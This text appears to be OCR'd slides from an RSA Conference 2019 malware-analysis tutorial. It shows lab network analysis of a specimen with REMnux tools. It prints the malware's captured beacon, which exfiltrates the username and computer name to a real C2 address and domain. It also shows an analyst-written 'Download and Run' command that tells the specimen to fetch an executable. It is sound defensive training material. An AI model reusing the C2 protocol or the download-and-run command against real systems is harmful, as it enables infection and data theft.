
Behavioral analysis

RSAConference2019

Interactive Network Analysis

Give the specimen what it wants by redirecting the port 80 connection to a web server in your lab.

- What will happen if the specimen can connect to its web server?
- You can use iptables on Linux to intercept and redirect all internal traffic in your lab.
- The web server on that system will then accept the connection.



Launch the web server and run accept-all-ips on REMnux, start sniffing in Wireshark, then re-infect.

remnux@remnux: ~

File Edit Tabs Help

```
remnux@remnux:~$ httpd start
remnux@remnux:~$ accept-all-ips start
OK, iptables will accept and redirect connections to all IPs on eth0.
Remember to set the client system's default gateway to IP of this REMnux host.
remnux@remnux:~$
```

MINERVA

The specimen initiates the HTTP connection about a minute after launching.

The specimen exfiltrates some data and reveals additional IOCs.

Source	Destination	Proto	Length	Info
192.168.228.128	81.4.111.176	TCP	66	49724 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
81.4.111.176	192.168.228.128	TCP	66	80 → 49724 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=
192.168.228.128	81.4.111.176	TCP	60	49724 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
192.168.228.128	81.4.111.176	HTTP	373	POST /scandisk/diskpart.php HTTP/1.1 (application/x-www-form-urlenco

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_pcap_eth0_20190111161026_Jl4pJF

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 66
Cache-Control: no-cache

&op=1&id=lKsBKuS&ui=REM @ DESKTOP-2C3IQHO&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.1 404 Not Found
Server: nginx/1.4.6 (Ubuntu)
```

Now, Wireshark also displays an attempt to resolve the hostname total-updates.com.

Source	Destination	Proto	Length	Info
192.168.228.128	192.168.228.129	DNS	77	Standard query 0x3987 A total-updates.com
192.168.228.129	192.168.228.128	ICMP	105	Destination unreachable (Port unreachable)
192.168.228.128	192.168.228.129	DNS	77	Standard query 0x3987 A total-updates.com
192.168.228.129	192.168.228.128	ICMP	105	Destination unreachable (Port unreachable)

URLVoid

Blacklist Status	2/38
IP Address	204.11.56.48 Find Websites | IPVoid | Whois
Reverse DNS	Unknown

Use fakedns on REMnux to redirect the query, reinfect, and observe the total-updates.com details in Wireshark.

remnux@remnux: ~

File Edit Tabs Help

```
remnux@remnux:~$ fakedns
pyminifakeDNS:: dom.query. 60 IN A 192.168.228.129
Respuesta: total-updates.com. -> 192.168.228.129
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_pcap_eth0_20190111163016_oq07rt

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: total-updates.com
Content-Length: 66
Cache-Control: no-cache

&op=1&id=lKsBKuS&ui=REM @ DESKTOP-2C3IQHO&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.1 404 Not Found
```

You could experiment with sending C2 commands to the specimen.

- The attacker probably specifies the command in the HTTP response.
- The string Download and Run, which you saw in memory of the specimen's process, looks like a possible command.
- The attacker would likely specify the URL together with this command to specify what the malware should download and run.

You can use INetSim to supply the specimen with a runnable Windows executable to test your theory.

Include the C2 instruction in the file INetSim will supply for default HTTP requests, directing the specimen to get an INetSim executable.

remnux@remnux: /var/lib/inetsim/http/fakefiles

File Edit Tabs Help

```
remnux@remnux:/var/lib/inetsim/http/fakefiles$ cd /var/lib/inetsim/http/fakefiles/
remnux@remnux:/var/lib/inetsim/http/fakefiles$ sudo -s
root@remnux:/var/lib/inetsim/http/fakefiles# mv sample.html sample.html.bak
root@remnux:/var/lib/inetsim/http/fakefiles# echo "Download and Run http://1.1.1.1/s
ample_gui.exe" > sample.html
root@remnux:/var/lib/inetsim/http/fakefiles# exit
exit
remnux@remnux:/var/lib/inetsim/http/fakefiles$ httpd stop
remnux@remnux:/var/lib/inetsim/http/fakefiles$ inetsim
INetSim by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
```


The specimen downloads and saves the executable, but doesn't run it, perhaps due to a bug or an analyst error.

Wireshark · Follow TCP Stream (tcp.stream eq 9) · wireshark_pcap_eth0_20190111175526_Sw66r

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 66
Cache-Control: no-cache

&op=1&id=lKsBKuS&ui=REM @ DESKTOP-2C3IQHO&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.1 200 OK
Server: INetSim HTTP Server
Content-Type: text/html
Content-Length: 47
Connection: Close

Download and Run http://1.1.1.1/sample_gui.exe
```



What have you discovered about the specimen using interactive network analysis?

- Confirmed that port 80 connections are HTTP.
- Confirmed the use of total-updates.com and /scandisk/diskpart.php.
- Spotted data exfiltration (username, computer name, other).
- Experimented with the C2 mechanism and partially validated a hypothesis regarding the Download and Run command.

This section covered these tools and concepts:

- iptables
- httpd
- fakedns
- INetSim
- URLVoid

- Connection interception
- Exfiltration
- Command and Control (C2)

RSAConference2019

Conclusions and Wrap-Up

Malware analysis skills contributes to incident response.

- Assess the threat level associated with adversaries' tools.
- Gather valuable data for threat hunting activities.
- Obtain details specific to your organization without relying on someone else's findings.

For next steps:

- Download these materials: dfir.to/malware-analysis-intro
- Set up your own lab, as outlined in the beginning.
- Go through the analysis steps to start experimenting with these tools and techniques.
- If you'd like a copy of the malware sample, send me a note to rsac@zeltser.com.